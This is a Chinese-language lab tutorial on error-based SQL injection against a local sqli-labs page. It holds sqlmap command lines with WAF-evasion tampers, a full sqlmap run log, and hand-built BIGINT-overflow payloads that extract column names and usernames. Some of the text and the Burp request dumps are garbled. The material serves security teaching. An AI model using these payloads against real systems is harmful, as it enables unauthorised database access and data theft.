

第十课

知识讲解的单引号错显注入

目录：

Sqlmap 梭哈

手工注入

备注;其实在注入的时候各种插件都可能会有自己的编码习惯或者 bug。所以以后的调试都尽量在 burp 展示了。

Sqlmap:

```
--threads 10 --dbms="mysql" --proxy=http://127.0.0.1:8080 --technique E
```

自己还原每一个数据包分析注入原理

如果现实中可能用到各种 tamper，其实 tamper 的目的就是过 waf。然而实际 sqlmap 是过不了太多好的 waf 的。99%需要 fuuзер。希望学完基础教程每个人都会动 fuuзер。最后讲完我在整体讲一下 fuzzer 思想。


现实生活可能是这样的 payload:

```
--threads 2 --risk 3 --level 5 --random-agent --ignore-proxy --no-cast --tamper  
versionedkeywords,randomcase,informationschemacomment delay 5
```

```
C:\WEB_Safe\TOOLS\Burp>sqlmap.py -r C:\Users\Adam\AppData\Local\Temp\1561103037696.req --threads 10 --dbms="mysql" --proxy=http://127.0.0.1:8080 --technique E  
[1.3.6.42#dev]  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 15:44:00 /2019-06-21/  
15:44:00 [INFO] parsing HTTP request from 'C:\Users\Adam\AppData\Local\Temp\1561103037696.req'  
15:44:01 [INFO] testing connection to the target URL  
15:44:02 [INFO] checking if the target is protected by some kind of WAF/IPS  
15:44:04 [INFO] heuristic (basic) test shows that POST parameter 'uname' might be injectable (possible DBMS: 'MySQL')  
15:44:05 [INFO] heuristic (XSS) test shows that POST parameter 'uname' might be vulnerable to cross-site scripting (XSS) attacks  
15:44:05 [INFO] testing for SQL injection on POST parameter 'uname'  
or the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y  
15:45:17 [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
15:45:19 [INFO] POST parameter 'uname' is 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)' injectable  
POST parameter 'uname' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n  
sqlmap identified the following injection point(s) with a total of 2 HTTP(s) requests:  
--  
parameter: uname (POST)  
Type: error-based  
Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)  
Payload: uname=admin' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x71716a7071,(SELECT (ELT(6714=6714,1))),0x7178717a71,0x78)))s), 8446744073709551610, 8446744073)))-- RH1ek&passwd=12345&submit=Submit  
--  
15:45:27 [INFO] the back-end DBMS is MySQL  
db server operating system: Windows  
db application technology: PHP 5.3.29, Apache 2.4.18  
ack-end DBMS: MySQL >= 5.5  
15:45:27 [INFO] fetched data logged to text files under 'C:\Users\Adam\AppData\Local\sqlmap\output\192.168.74.128'
```


还原 sqlmap 注入思想：


超级简单：就是一个错显查询，可以用任何那 10 个万能 payload 替换：此处虽然没用那 10 其实就是用了大整形报错



手工部分

只是这个非常简单就是利用了单引号报错，然后任意 payload 都可以过






取字段

```
1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x3e3e,(SELECT MID((IFNULL(CAST(column_name AS CHAR),0x20)),1,451) FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x7573657273 AND table_schema=0x7365637572697479 LIMIT 0,1),0x3c,0x3c))s), 8446744073709551610, 8446744073709551610))));--+
```

备注：黄色为表名 hex 加密。红色的为数据库 hex 加密



```
1' AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x3e3e,(SELECT MID((IFNULL(CAST(username AS CHAR),0x20)),1,451) FROM `security`.users ORDER BY id LIMIT 0,1),0x3c,0x3c))s), 8446744073709551610, 8446744073709551610))));--+
```

Raw	Params	Headers	Hex
GET /sql_lab/Less-11/ HTTP/1.1 Host: 192.168.74.128 User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.20.27 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 Accept-Encoding: gzip, deflate Content-Type: application/x-www-form-urlencoded Content-Length: 256 Connection: close Referer: http://192.168.74.128/sql_lab/Less-11/ Pragma-Insecure-Requests: 1			
name='1' AND (SELECT * FROM (SELECT CONCAT(0x3e3c,(SELECT MID((IFNULL(CAST(username AS CHAR),0x20)),1,45)) FROM `security`.`users` ORDER BY ID LIMIT 0,1),0x3c,0x3c)s), 8446744073709551610, 446744073709551610)))--><password=12345&submit=Submit			

Raw	Headers	Hex	HTML	Render
<form action="" name=form1 method=post> <div &nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&~<br="" :="" height:30px;">username="" style="margin-top:15px;"></div> </div> <div> Password : &~ <input type=text name=password value=""/> </div> <div style= margin-top:9px;margin-left:90px:"> <input type=submit name=submit value=Submit"/> </div> </form> </div></div> <div style= margin-top:10px;color:#FFF; font-size:23px; text-align:center"> 				
BIGINT value is out of range in '(2 + if(select >>>dumb<' from dual) 8446744073709551610, 8446744073709551610)' </div> </body> </html>				

? < + > id 2 matches

? < + > dumb 1 match

Jane 1,753 bytes | 1,062 milisec